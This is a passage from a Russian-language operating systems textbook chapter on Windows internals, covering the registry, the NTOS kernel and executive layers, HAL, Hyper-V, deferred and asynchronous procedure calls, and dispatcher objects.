NTUSER.DAT	HKEY_USERS<user id>	Раздел для пользователей, хранится в домашнем каталоге
SOFTWARE	HKLM \SOFTTWARE	Зарегистрированные в COM классы приложений
COMPONENTS	HKLM \COMPONENTS	Манифесты и зависимости для компонентов системы

До введения реестра конфигурационная информация в Windows хранилась в сотнях инициализационных файлов .ini, разбросанных по всему диску. Реестр собрал эти файлы в центральное хранилище, которое доступно на ранней стадии процесса загрузки системы. Это важно для реализации функции Plug-and-Play. Однако по мере развития Windows реестр стал очень неорганизованным. Плохо определены соглашения о том, как должна быть организована информация по конфигурации, многие приложения демонстрируют непродуманный подход. Большинство пользователей и приложений, а также все драйверы работают с полными привилегиями и часто напрямую модифицируют в реестре системные параметры, при этом они иногда конфликтуют друг с другом и дестабилизируют систему.

Реестр — это странная помесь файловой системы и базы данных (причем он отличается и от той и от другой). Для описания реестра написаны целые книги (Born, 1998; Hipson, 2002; Ivens, 1998), возникло даже множество компаний, которые продают специальное программное обеспечение для того, чтобы справиться со сложностью реестра.

Для изучения реестра в Windows есть программа с графическим интерфейсом под названием regedit, которая позволяет вам открывать и изучать каталоги (называемые *ключами*) и элементы данных (называемые *значениями*). Новый язык сценариев **PowerShell** компании Microsoft также может быть полезным для просмотра ключей и значений реестра (в виде каталогов и файлов). Более интересным инструментом является procmon, который имеется на веб-сайте компании Microsoft по адресу: www.microsoft.com/technet/sysinternals.

Procmon наблюдает за всеми происходящими в системе обращениями к реестру, что чрезвычайно познавательно. Вы увидите, что некоторые программы обращаются к одним и тем же ключам десятки тысяч раз.

В полном соответствии со своим названием программа regedit позволяет пользователям редактировать реестр. Однако будьте при этом очень осторожны: очень легко сделать

так, что ваша система перестанет загружаться, либо повредить установленные приложения настолько, что для их восстановления потребуется много шаманства. Компания Microsoft пообещала в следующих версиях почистить реестр, но на данный момент это просто большая свалка — гораздо более сложная, чем конфигурационная информация систем UNIX. Сложность и хрупкость реестра привела разработчиков новых операционных систем, в частности iOS и Android, к уклонению от чего-либо подобного.

Реестр доступен программисту Win32. Имеются вызовы для создания и удаления ключей, поиска значений в ключах и т. д. Некоторые из наиболее полезных перечислены в табл. 11.7.

Таблица 11.7. Некоторые вызовы Win32 API для использования при работе с реестром

Функция Win32 API	Описание
RegCreateKeyEx	Создать новый ключ реестра
RegDeleteKey	Удалить ключ реестра
RegOpenKeyEx	Открыть ключ, чтобы получить его описатель
RegEnumKeyEx	Перечислить подключи того ключа, описатель которого задан
RegQueryValueEx	Поиск значения в ключе

Когда система выключается, большая часть информации реестра сохраняется на диске в разделах. Поскольку их целостность критична для правильного функционирования системы, автоматически выполняется резервное копирование и сделанные в метаданных записи сбрасываются на диск (во избежание повреждения в случае отказа системы). Потеря реестра приводит к необходимости повторной установки *всего* программного обеспечения системы.

11.3. Структура системы

В предыдущих разделах мы изучали Windows Vista с точки зрения программиста, который пишет код для пользовательского режима. Теперь мы собираемся заглянуть «под капот», чтобы увидеть внутреннюю организацию системы, понять, что делают разные ее компоненты, как они взаимодействуют друг с другом и с программами пользователя. Это та часть системы, с которой работают программисты, пишущие код низкого уровня для пользовательского режима (такой, как подсистемы и собственные службы), а также программисты, которые пишут драйверы устройств.

Несмотря на то что есть много книг о том, как использовать Windows, гораздо меньше таких книг, которые описывают, как она устроена. Одно из самых лучших мест, где можно найти дополнительную информацию по этой теме, — это книга «Microsoft Windows Internals», 6-е издание, части 1 и 2 (Russinovich and Solomon, 2012).

11.3.1. Структура операционной системы

Как описывалось ранее, операционная система Windows Vista состоит из множества уровней (см. рис. 11.2). В последующих разделах мы погрузимся в самые нижние уровни операционной системы — те, которые работают в режиме ядра. Центральный уровень —

это само ядро NTOS, которое загружается из файла ntoskrnl.exe (при загрузке Windows). NTOS имеет два уровня: исполнительный (executive), в котором содержится большая часть служб, и меньший по размеру уровень, который называется **ядром** (kernel) и реализует планирование потоков и абстракции синхронизации (ядро внутри ядра?), а также реализует обработчики ловушек, прерывания и прочие аспекты управления процессором.

Деление NTOS на ядро и исполнительную систему отражает общность NT с системой VAX/VMS. Операционная система VMS, которая также была разработана Катлером, имела четыре аппаратно обеспечиваемых уровня: пользовательский, супервизора, исполнительный и уровень ядра (в соответствии с четырьмя режимами защиты, обеспечивавшимися архитектурой процессора VAX). Процессор Intel также поддерживает четыре кольца защиты, однако в некоторых процессорах (для которых первоначально разрабатывалась NT) этого не было, поэтому уровни ядра и исполнительный представляют собой программную абстракцию и такие функции, которые VMS предоставляет в режиме супервизора (например, очередь печати), в NT реализованы как службы пользовательского режима.

Уровни режима ядра системы NT показаны на рис. 11.4. Уровень ядра NTOS показан над исполнительным уровнем, поскольку он реализует механизмы ловушек и прерываний, которые используются для перехода из пользовательского режима в режим ядра. Верхний уровень — это системная библиотека ntdll.dll, которая фактически работает в пользовательском режиме. Эта системная библиотека содержит некоторые вспомогательные функции для библиотек компилятора (времени исполнения и низкого уровня) аналогично библиотеке libc системы UNIX. Ntdll.dll содержит также специальные точки входа, используемые ядром для инициализации потоков, а также диспетчеризации исключений и вызовов **APC** (Asynchronous Procedure Calls — асинхронные вызовы процедур) пользовательского режима. Поскольку системная библиотека так тесно интегрирована в работу ядра, то каждый созданный NTOS процесс пользовательского режима имеет отображение на ntdll по одному и тому же фиксированному адресу. Когда NTOS инициализирует систему, он создает объект-сегмент, который будет использоваться для отображения ntdll, а также записывает адреса точек входа ntdll, используемых ядром.

Ниже уровня ядра и исполнительного уровня NTOS находится программное обеспечение под названием **HAL** (Hardware Abstraction Layer — уровень абстрагирования оборудования), который абстрагирует низкоуровневые детали оборудования (вроде доступа к регистрам устройств и работы в режиме DMA), а также то, как прошивка материнской платы представляет конфигурационную информацию и работает с различными чипсетами (например, с контроллерами прерываний).

Самым нижним уровнем программного обеспечения является **гипервизор**, который в Windows называется **Hyper-V**. Гипервизор является дополнительным средством (на рис. 11.4 не показано). Он доступен на многих версиях Windows, включая профессиональные клиентские версии для настольных систем. Гипервизор перехватывает многие привилегированные операции, выполняемые ядром, и эмулирует их таким образом, чтобы позволить на одной и той же машине одновременно работать нескольким операционным системам. Каждая операционная система работает на собственной виртуальной машине, которая в Windows называется **разделом** (partition). Гипервизор использует возможности в архитектуре оборудования для защиты физической памяти и обеспечения изолированности разделов друг от друга. Операционная система, запускаемая поверх гипервизора, выполняет потоки и обрабатывает прерывания абстракций физических процессоров, называемых **виртуальными процессорами**. Гипервизор планирует работу виртуальных процессоров на физических процессорах.

Рис. 11.4. Организация режима ядра Windows

Основная (или корневая — root) операционная система запускается в корневом разделе. Она предоставляет множество служб другим (гостевым) разделам. Некоторые наиболее важные службы обеспечивают интеграцию гостевых разделов с совместно используемыми устройствами, например с сетевыми устройствами и устройствами графического пользовательского интерфейса. Хотя при запуске Hyper-V корневой операционной системой должна быть Windows, в гостевых разделах могут запускаться и другие операционные системы, например Linux. Гостевая операционная система может работать весьма посредственно, пока не будет модифицирована (то есть паравиртуализирована) для работы с гипервизором.

Например, если ядро гостевой операционной системы, чтобы синхронизировать два виртуальных процесса, использует спин-блокировку и гипервизор перепланирует виртуальный процессор, удерживающий спин-блокировку, время удержания блокировки может увеличиться на несколько порядков, оставляя другие виртуальные процессоры, запущенные в разделе, работать вхолостую очень длительный период времени. Для решения этой проблемы гостевая операционная система *информируется*, чтобы работать вхолостую лишь короткий период времени перед тем, как вызвать гипервизор, чтобы тот уступил ее физический процессор для запуска другого виртуального процессора.

BIOS поставляет несколько компаний, он интегрируется в энергонезависимую память EEPROM (которая находится на системной плате компьютера).

Другой важный компонент режима ядра — это драйверы устройств. Windows использует драйверы устройств для всех тех компонентов режима ядра, которые не являются частью NTOS или HAL. Сюда входят файловые системы и стеки сетевых протоколов, а также расширения ядра, такие как антивирусы и программное обеспечение **DRM** (Digital Rights Management — управление цифровыми правами), а также драйверы для управления физическими устройствами, для интерфейсов с системными шинами и т. д.

Компоненты ввода-вывода и виртуальной памяти совместно загружают (и выгружают) драйверы устройств в память ядра и связывают их с уровнями NTOS и HAL. Диспетчер ввода-вывода обеспечивает интерфейсы, которые позволяют обнаруживать устройства, организовывать их и работать с ними, в том числе загружать соответствующий драйвер устройства. Большая часть конфигурационной информации для управления устройствами и драйверами находится в разделе SYSTEM реестра. Компонент Plug-and-Play диспетчера ввода-вывода поддерживает информацию по обнаруженному оборудованию в разделе HARDWARE, который поддерживается в памяти, а не на диске, поскольку он полностью создается заново при каждой загрузке системы.

Теперь мы изучим различные компоненты операционной системы несколько подробнее.

Уровень HAL (уровень абстрагирования оборудования)

Одной из целей Windows было сделать операционную систему способной к переносу на другие аппаратные платформы. В идеале для того, чтобы «поднять» операционную систему на компьютерной системе нового типа, должно быть достаточно просто перекомпилировать операционную систему при помощи компилятора для этой новой платформы. К сожалению, все не так просто. Хотя многие компоненты некоторых уровней операционной системы вполне могут быть переносимыми (поскольку они в основном имеют дело с внутренними структурами данных и абстракциями, поддерживающими модель программирования), прочие уровни должны работать с регистрами устройств, прерываниями, прямым доступом к памяти и прочими аппаратными функциями (которые на разных компьютерах существенно различаются).

Большая часть исходного кода для ядра NTOS написана на языке C, а не на ассемблере (на ассемблере написано примерно 2 % кода для процессоров x86 и меньше 1 % для процессоров x64). Однако нельзя просто взять этот код на языке C из системы x86, плюхнуть в систему ARM, перекомпилировать и перезагрузиться, поскольку существует множество аппаратных различий в архитектурах процессоров (которые даже не связаны с разными наборами команд и не могут быть скрыты компилятором). Языки типа C затрудняют абстрагирование (без существенного падения производительности) некоторых структур данных и параметров оборудования, таких как формат элементов таблицы страниц, размер физических страниц памяти и размер слова. Все это (а также массу специфичных для оборудования оптимизаций) необходимо переносить вручную (несмотря на то, что они написаны не на ассемблере).

Аппаратные подробности организации памяти на больших серверах (или наличие аппаратных примитивов синхронизации) могут повлиять также на более высокие уровни системы. Например, диспетчер виртуальной памяти NT и уровень ядра знают об аппаратных подробностях кэширования и локальности памяти. NT везде использует примитивы синхронизации compare&swap, и ее будет очень трудно перенести на систему, в которой их нет. И наконец, в системе есть много зависимостей от порядка байтов в словах. На всех системах, куда была портирована NT, оборудование имеет прямой порядок байтов.

Кроме этих серьезных проблем переносимости имеется также значительное количество более мелких проблем (даже между системными платами разных производителей). Разница в процессорах влияет на реализацию примитивов синхронизации (таких, как спин-блокировка). Есть несколько семейств чипсетов, которые имеют разные приори-

теты аппаратных прерываний, способы доступа к регистрам устройств ввода-вывода, управление передачей в режиме DMA, управление таймерами и часами реального времени, синхронизацию многопроцессорности, работу с прошивкой, например с **ACPI** (Advanced Configuration and Power Interface — усовершенствованный интерфейс управления конфигурированием и энергопотреблением), и т. д. Компания Microsoft предприняла серьезную попытку сокрытия этих особенностей компьютерных систем внутри тонкого уровня в самом низу — он называется HAL (как уже упоминалось). Задача HAL — представить остальной части операционной системы некое абстрактное оборудование, которое скрывает специфические подробности (версию процессора, чипсет и прочие особенности конфигурации). Эти абстракции уровня HAL представлены в форме независимых от компьютера служб (вызовов процедур и макросов), которые могут использоваться драйверами и NTOS.

При использовании служб HAL и отсутствии прямых обращений к оборудованию для драйверов и ядра требуется меньше изменений при переносе на новые процессоры — и почти во всех случаях они могут работать без всякой модификации на всех системах с одинаковой архитектурой процессора (несмотря на разные их версии и разные чипсеты).

HAL не обеспечивает абстракций или служб для конкретных устройств ввода-вывода, таких как клавиатура, мышь, диски или устройство управления памятью. Эти средства разбросаны по компонентам режима ядра, и без использования HAL при переносе пришлось бы модифицировать большое количество кода (даже при небольших различиях в оборудовании). Перенос самого HAL прост, поскольку весь машино зависимый код сконцентрирован в одном месте и цели переноса хорошо определены: реализация всех служб HAL. Для многих версий компания Microsoft поддерживала набор HAL Development Kit, который позволял производителям систем создавать собственный HAL, чтобы прочие компоненты ядра могли работать на новых системах без всякой модификации (при условии, что изменения в оборудовании не были слишком значительными).

В качестве примера того, что делает HAL, рассмотрим сравнение ввода-вывода с отображением в память и портов ввода-вывода. Некоторые компьютеры имеют первый вариант, а другие — второй. Как же программировать драйвер: использовать ввод-вывод с отображением в память или нет? Вместо жесткого выбора, который сделает драйвер непереносимым на компьютер другого типа, уровень HAL предлагает три процедуры для чтения регистров устройства и еще три — для записи в них:

```
uc = READ_PORT_UCHAR(port);        WRITE_PORT_UCHAR(port, uc);
us = READ_PORT_USHORT(port);       WRITE_PORT_USHORT(port, us);
ul = READ_PORT_ULONG(port);        WRITE_PORT_LONG(port, ul);
```

Эти процедуры читают и пишут соответственно беззнаковые целые 8, 16 и 32-битные числа в указанный порт. Нужен ли здесь ввод-вывод с отображением в память, решать уровню HAL. Таким образом, драйвер можно без изменения перенести на компьютер, который отличается способом реализации регистров устройства.

Драйверам часто нужно обращаться к конкретным устройствам ввода-вывода. На уровне оборудования устройство имеет один или несколько адресов на шине. Современные компьютеры часто имеют несколько шин (PCI, PCIe, USB, IEEE 1394 и т. д.), поэтому может случиться так, что один и тот же адрес имеют разные устройства на разных шинах и нужен способ для их различения. Уровень HAL предоставляет службу

для идентификации устройств (она устанавливает соответствие адресов устройств на шине логическим адресам системы). Таким образом, драйверам не нужно следить, к какой шине подключено устройство. Этот механизм также скрывает от более высоких уровней свойства альтернативных шинных структур и соглашения адресации.

Аналогичная проблема с прерываниями — они также зависят от шины. Здесь HAL предоставляет службы для именования прерываний по всей системе, а также такие способы, которые позволяют драйверам прикреплять процедуры обработки к прерываниям, чтобы выполнять их перенос без необходимости знать что-либо о том, какой вектор прерывания предназначен для данной шины. Управление уровнем запроса прерываний также производится в HAL.

Еще одна служба HAL — настройка передачи данных в режиме DMA и управление ею независимым от устройств образом. Можно работать как с системным DMA, так и с DMA для карт ввода-вывода. Ссылки на устройства делаются по их логическим адресам. HAL реализует программное распределение/сборку (запись или чтение из несмежных блоков физической памяти).

HAL также переносимым образом управляет часами и таймерами. Время измеряется единицами по 100 нс, начиная с 1 января 1601 года, — это первый день предыдущего четырехсотлетия, что упрощает вычисление високосных лет. (Вопрос на сообразительность: был ли 1800 год високосным? Ответ: нет.) Службы времени развязывают драйверы от тех фактических частот, на которых работают системные часы.

Компоненты ядра иногда должны синхронизироваться на очень низком уровне, особенно для предотвращения состояния гонки в многопроцессорных системах. HAL обеспечивает примитивы для управления такой синхронизацией (например, спин-блокировки), когда один процессор просто ждет освобождения ресурса, удерживаемого другим процессором, особенно в ситуациях, когда ресурс удерживается всего на несколько машинных команд.

И наконец, после загрузки системы HAL опрашивает прошивку компьютера (BIOS) и изучает конфигурацию системы, чтобы определить, какие шины и устройства ввода-вывода содержит система и как они были сконфигурированы. Эта информация затем помещается в реестр. На рис. 11.5 дана сводка некоторых вещей, которые делает HAL.




Рис. 11.5. Некоторые из функций оборудования, которыми управляет HAL

Уровень ядра

Над уровнем HAL находится NTOS, состоящий из двух уровней: **ядра** и **исполнительной системы**. Термин «ядро» в Windows сбивает с толку. Он может относиться ко всему коду, который работает в режиме ядра процессора. А может относиться также к файлу ntoskrnl.exe, который содержит NTOS — основную часть операционной системы Windows. Может также относиться к уровню ядра внутри NTOS (именно так мы используем этот термин в данном разделе). Он даже используется для именования библиотеки kernel32.dll (которая обеспечивает оболочки для собственных системных вызовов) пользовательского режима Win32.

В операционной системе Windows уровень ядра (показан на рис. 11.4 над исполнительным уровнем) предоставляет набор абстракций для управления процессором. Центральной абстракцией является поток, однако ядро реализует также обработку исключений, ловушки и несколько видов прерываний. Создание и уничтожение структур данных (которые поддерживают потоки) реализовано в исполнительном уровне. Уровень ядра отвечает за планирование и синхронизацию потоков. Поддержка потоков на отдельном уровне позволяет исполнительному уровню реализовываться при помощи той же самой модели многопоточности с вытеснением, которая использована для написания параллельного кода пользовательского режима (хотя примитивы синхронизации в исполнительном уровне узкоспециализированные).

Планировщик потоков ядра отвечает за то, какие потоки выполняются на процессорах системы. Каждый поток выполняется до тех пор, пока прерывание таймера не сигнализирует о том, что пора переключаться на другой поток (квант закончился), или до тех пор, когда потоку нужно ждать какого-то события (завершения ввода-вывода или снятия блокировки), либо до тех пор, пока работоспособным не станет поток с более высоким приоритетом (которому требуется процессор). При переключении с одного потока на другой планировщик обеспечивает сохранение регистров и прочего состояния оборудования. Затем планировщик выбирает для выполнения на процессоре другой поток и восстанавливает ранее сохраненное состояние (для выбранного потока).

Если следующий подлежащий выполнению поток находится в другом адресном пространстве (то есть принадлежит другому процессу) — не в том, где находился поток, с которого произошло переключение, то планировщик должен также изменить адресное пространство. Подробности алгоритма планировщика мы будем обсуждать далее в этой главе (когда перейдем к процессам и потокам).

Кроме обеспечения абстракции оборудования и работы с переключениями потоков уровень ядра имеет еще одну ключевую функцию — предоставление поддержки низкого уровня для двух классов механизмов синхронизации: объектов управления и диспетчерских объектов. **Объекты управления** (control objects) — это структуры данных для управления процессором, которые уровень ядра предоставляет как абстракции для исполнительного уровня. Они выделяются исполнительным уровнем, но работают с ними процедуры, предоставляемые уровнем ядра. **Диспетчерские объекты** (dispatcher objects) — это класс обычных объектов исполнительного уровня, который использует общую структуру данных для синхронизации.

Отложенные вызовы процедур

Объекты управления включают объекты-примитивы для потоков, прерываний, таймеров, синхронизации, профилирования, а также два специальных объекта для реа-

лизации DPC и APC. Объекты **DPC** (Deferred Procedure Call — отложенный вызов процедуры) используются для уменьшения времени выполнения **ISR** (Interrupt Service Routines — процедура обслуживания прерываний), которая запускается по прерыванию от устройства. Ограничение времени, затрачиваемого на ISR-процедуры, сокращает шансы утраты прерывания.

Оборудование системы присваивает прерываниям аппаратный уровень приоритета. Процессор также связывает уровень приоритета с выполняемой им работой. Процессор реагирует только на те прерывания, которые имеют более высокий приоритет, чем используемый им в данный момент. Нормальный уровень приоритета (в том числе уровень приоритета всего пользовательского режима) — это 0. Прерывания устройств происходят с уровнем 3 или более высоким, а ISR для прерывания устройства обычно выполняется с тем же уровнем приоритета, что и прерывание (чтобы другие менее важные прерывания не происходили при обработке более важного прерывания).

Если ISR выполняется слишком долго, то обслуживание прерываний более низкого приоритета будет отложено, что, возможно, приведет к потере данных или замедлит ввод-вывод системы. В любой момент времени может выполняться несколько ISR, при этом каждая последующая ISR будет возникать от прерываний со все более высоким уровнем приоритета.

Для уменьшения времени обработки ISR выполняются только критические операции, такие как запись результатов операций ввода-вывода и повторная инициализация устройства. Дальнейшая обработка прерывания откладывается до тех пор, пока уровень приоритета процессора не снизится и не перестанет блокировать обслуживание других прерываний. Объект DPC используется для представления подлежащей выполнению работы, а ISR вызывает уровень ядра для того, чтобы поставить DPC в список DPC конкретного процессора. Если DPC является первым в списке, то ядро регистрирует специальный аппаратный запрос на прерывание процессора с уровнем 2 (на котором NT вызывает уровень DISPATCH). Когда завершается последняя из существующих ISR, уровень прерывания процессора падает ниже 2, и это разблокирует прерывание для обработки DPC. ISR для прерывания DPC обработает каждый из объектов DPC (которые ядро поставило в очередь).

Методика использования программных прерываний для откладывания обработки прерываний является признанным методом уменьшения латентности ISR. UNIX и другие системы начали использовать отложенную обработку в 1970-х годах (для того, чтобы справиться с медленным оборудованием и ограниченным размером буферов последовательных подключений к терминалам). ISR получала от оборудования символы и ставила их в очередь. После того как вся обработка прерываний высшего уровня была закончена, программное прерывание запускало ISR с низким приоритетом для обработки символов (например, для реализации возврата курсора на одну позицию — для этого на терминал посылался управляющий символ для стирания последнего отображенного символа, и курсор перемещался назад).

Аналогичным примером в современной системе Windows может служить клавиатура. После нажатия клавиши клавиатурная ISR читает из регистра код клавиши, а затем опять разрешает клавиатурное прерывание, но не делает обработку клавиши немедленно. Вместо этого она использует DPC для постановки обработки кода клавиши в очередь (до того момента, пока все подлежащие обработке прерывания устройства не будут отработаны).

Поскольку DPC работают на уровне 2, они не мешают выполнению ISR для устройств, но мешают выполняться любым потокам до тех пор, пока все поставленные в очередь DPC не завершатся и уровень приоритета процессора не упадет ниже 2. Драйверы устройств и система не должны слишком долго выполнять ISR или DPC. Поскольку потокам не разрешается выполняться, то ISR и DPC могут сделать систему медлительной и породить сбои при проигрывании музыки (затормаживая те потоки, которые пишут музыку из буфера в звуковое устройство). Другой частый случай использования DPC — это выполнение процедур по прерыванию таймера. Во избежание блокирования потоков события таймера (которые должны выполняться продолжительное время) должны ставить в очередь запросы к пулу рабочих потоков (который ядро поддерживает для фоновой работы).

Асинхронные вызовы процедур

Другой специальный управляющий объект ядра — **APC** (asynchronous procedure call — асинхронный вызов процедуры). APC похожи на DPC в том плане, что они откладывают обработку системной процедуры, но в отличие от DPC, которые работают в контексте конкретного процессора, APC выполняются в контексте конкретного потока. При обработке нажатия клавиши не важно, в каком контексте работает DPC, поскольку DPC — это просто другая часть обработки прерывания, а прерываниям нужно только управлять физическим устройством и выполнять не зависимые от потоков операции (такие как запись данных в буфер в пространстве ядра).

Процедура DPC работает в контексте того потока, который выполнялся при возникновении исходного прерывания. Он вызывает систему ввода-вывода для сообщения о том, что операция ввода-вывода завершилась, а система ввода-вывода ставит APC в очередь на выполнение в контексте того потока, который сделал первоначальный запрос ввода-вывода (где он может получить доступ к адресному пространству пользовательского режима того потока, который будет обрабатывать ввод).

В ближайший же удобный момент времени уровень ядра доставляет APC потоку и планирует его выполнение. APC разработан так, что он выглядит как неожиданный вызов процедуры, немного похожий на обработчик сигнала в UNIX. APC режима ядра для завершения ввода-вывода выполняется в контексте того потока, который инициировал ввод-вывод (но в режиме ядра). Это дает APC доступ как к буферу режима ядра, так и ко всему адресному пространству пользовательского режима, принадлежащему тому процессу, который содержит данный поток. Время доставки APC зависит от того, что делает поток в данный момент (и даже от типа системы). В многопроцессорной системе получающий APC поток может начать выполняться даже до завершения выполнения DPC.

APC пользовательского режима можно также использовать для доставки уведомлений о завершении ввода-вывода в пользовательском режиме тому потоку, который инициировал ввод-вывод. APC пользовательского режима вызывает назначенную приложением процедуру пользовательского режима, но только тогда, когда целевой поток заблокирован в ядре и помечен как готовый принимать APC. Ядро прерывает ожидание потока и делает возврат в пользовательский режим, но уже со стеком пользовательского режима и регистрами, модифицированными для выполнения процедуры диспетчеризации APC из системной библиотеки ntdll.dll. Процедура диспетчеризации APC вызывает процедуру пользовательского режима, которую приложение связало с операцией ввода-вывода. Помимо указания APC пользовательского режима как сред-

ства выполнения кода по завершении ввода-вывода функция *QueueUserAPC* в Win32 API позволяет также использовать APC для произвольных целей.

Исполнительный уровень использует APC и для других операций (помимо завершения ввода-вывода). Поскольку механизм APC тщательно спроектирован для того, чтобы поставлять APC только тогда, когда это можно сделать безопасно, то его можно использовать для безопасного завершения потоков. Если время для завершения потока неподходящее, то поток объявляет, что он вошел в критическую область, и откладывает доставку APC до момента выхода из нее. Потоки ядра помечают себя в качестве входящих в критическую область (для откладывания доставки APC) перед получением блокировок или других ресурсов, чтобы их нельзя было завершить во время удержания ими ресурсов.

Диспетчерские объекты

Еще один тип объектов синхронизации — диспетчерские объекты. Это любой из обычных объектов режима ядра (на которые пользователи могут ссылаться при помощи описателей), который содержит структуру данных под названием «заголовок диспетчеризации» (рис. 11.6).




Рис. 11.6. Структура данных dispatcher_header имеется во многих объектах исполнительной системы (диспетчерских объектах)

Это могут быть семафоры, мьютексы, события, таймеры ожидания и прочие объекты, которых могут ожидать потоки для синхронизации своего выполнения с другими потоками. Сюда также входят объекты, представляющие открытые файлы, процессы, потоки и порты IPC. Структура данных диспетчеризации содержит флаг, представляющий сигнальное состояние объекта, а также очередь потоков, ожидающих сигнализации объекта.

Примитивы сигнализации (такие, как семафоры) являются естественными диспетчерскими объектами. Таймеры, файлы, порты, потоки и процессы также используют механизм диспетчерских объектов для уведомлений. При срабатывании таймера, завершении ввода-вывода в файл, появлении в порту данных, завершении потока или процесса соответствующий диспетчерский объект сигнализирует, пробуждая все потоки, которые ждут этого события.

Поскольку Windows использует для синхронизации с объектами режима ядра единый механизм, то специализированные API (такие, как *wait3*, в UNIX — для ожидания дочерних процессов) для ожидания событий не нужны. Часто потоки хотят ждать сразу многих событий. В UNIX процесс может ждать (при помощи системного вызова *select*) появления данных в любом из 64 сетевых сокетов. В Windows есть аналогичный API с названием *WaitForMultipleObjects*, но он позволяет потоку ждать диспетчерский объект любого типа (для которого у него есть описатель). Для *WaitForMultipleObjects*

можно указать до 64 описателей, а также необязательное значение тайм-аута. Поток становится готовым к выполнению тогда, когда сигнализирует любой из связанных с описателями объектов (или происходит тайм-аут).

Фактически существуют две разные процедуры, которые используются ядром для перевода в работоспособное состояние потоков, ожидающих диспетчерских. Сигнализирование **объекта уведомления** (notification object) сделает готовыми к работе все ожидающие потоки. **Объекты синхронизации** (synchronization objects) делают работоспособным только первый ждущий поток и используются для тех диспетчерских объектов, которые реализуют примитивы блокировки (вроде мьютексов). Когда ждущий блокировки поток опять начинает выполняться, то прежде всего он опять пытается получить блокировку. Если блокировку может удерживать одновременно только один поток, то все остальные ставшие работоспособными потоки могут немедленно заблокироваться (что может привести к большому количеству ненужных переключений контекста). Разница между использующими синхронизацию и уведомление диспетчерскими объектами состоит во флаге в структуре *dispatcher_header*.

В качестве небольшого отступления: мьютексы в Windows называют мутантами кода, поскольку они требовались для реализации семантики OS/2, где они автоматически не разблокировали сами себя при выходе удерживающего их потока, что Катлер считал неестественным.

Исполнительный уровень

Как показано на рис. 11.4, ниже уровня ядра NTOS находится исполнительная система. Этот исполнительный уровень написан на языке C, он в основном не зависим от архитектуры (примечательное исключение — диспетчер памяти) и был с минимальными усилиями перенесен на новые процессоры (MIPS, x86, PowerPC, Alpha, IA64, x64 и ARM). Исполнительный уровень содержит несколько различных компонентов, все они работают при помощи абстракций управления, предоставляемых уровнем ядра.

Все компоненты разделены на внутренние и внешние структуры данных и интерфейсы. Внутренние аспекты всех компонентов скрыты и используются только внутри самого компонента, в то время как внешние аспекты доступны всем остальным компонентам исполнительного уровня. Некоторое подмножество внешних интерфейсов экспортируется из ntoskrnl.exe, и драйверы устройств могут привязаться к ним так, как будто исполнительный уровень является библиотекой. Компания Microsoft называет многие компоненты исполнительного уровня диспетчерами, поскольку каждый из них отвечает за управление каким-то аспектом работы (вводом-выводом, памятью, процессами, объектами и т. д.).

Как и в большинстве операционных систем, большая часть функциональности исполнительного уровня Windows подобна библиотечному коду, за исключением того, что он выполняется в режиме ядра, так что его структуры данных могут использоваться совместно и защищаться от доступа кода пользовательского режима, поэтому он может обращаться к состоянию режима ядра (например, к управляющим регистрам блока управления памятью — MMU). Но в остальном исполнительный уровень просто выполняет функции операционной системы от имени вызвавшей их стороны и таким образом работает в потоке вызвавшей стороны.

Когда какая-либо из функций исполнительного уровня блокируется в ожидании синхронизации с другими потоками, то поток пользовательского режима также блокиру-

ется. Это имеет смысл в том случае, когда работа выполняется от имени конкретного потока пользовательского режима, но может быть несправедливым при выполнении такой работы, которая связана с обычными «хозяйственными» задачами. Для того чтобы предотвратить «кражу» текущего потока в том случае, когда исполнительный уровень определяет, что нужно выполнить некоторую «хозяйственную» работу, при загрузке системы создается несколько потоков режима ядра (которые распределяются конкретным задачам, таким как обеспечение записи на диск модифицированных страниц).

Для предсказуемых и нечастых задач имеется поток, который срабатывает раз в секунду и имеет список обрабатываемых задач. Для менее предсказуемой работы существует пул высокоприоритетных рабочих потоков (мы их уже упоминали), которые можно использовать для выполнения задач путем постановки запросов в очередь и сигнализирования события синхронизации, которого ожидают рабочие потоки.

Диспетчер объектов (object manager) управляет большинством интересных объектов режима ядра, используемых на исполнительном уровне. Это процессы, потоки, файлы, семафоры, устройства и драйверы ввода-вывода, таймеры и многое другое. Как уже описывалось, объекты режима ядра фактически являются просто структурами данных, которые размещаются и используются ядром. В Windows структуры данных ядра имеют много общего, так что очень полезно управлять ими неким унифицированным способом.

Диспетчер объектов предоставляет следующие средства: управление размещением и освобождением памяти для объектов, учет квот, поддержка доступа к объектам при помощи описателей, подсчет ссылок на указатели в режиме ядра и ссылок на описатели, именование объектов в пространстве имен NT, предоставление расширяемого механизма для управления жизненным циклом любого объекта. Те структуры данных ядра, которым нужны эти средства, управляются диспетчером объектов.

Каждый объект диспетчера объектов имеет тип, который используется для указания того, как необходимо управлять жизненным циклом объекта данного типа. Это не тип в объектно-ориентированном смысле — это просто коллекция параметров, указываемых при создании типа объекта. Для создания нового типа компонент исполнительного уровня просто вызывает API диспетчера объектов. Объекты занимают настолько важное место в функционировании Windows, что мы будем обсуждать диспетчер объектов в следующем разделе более подробно.

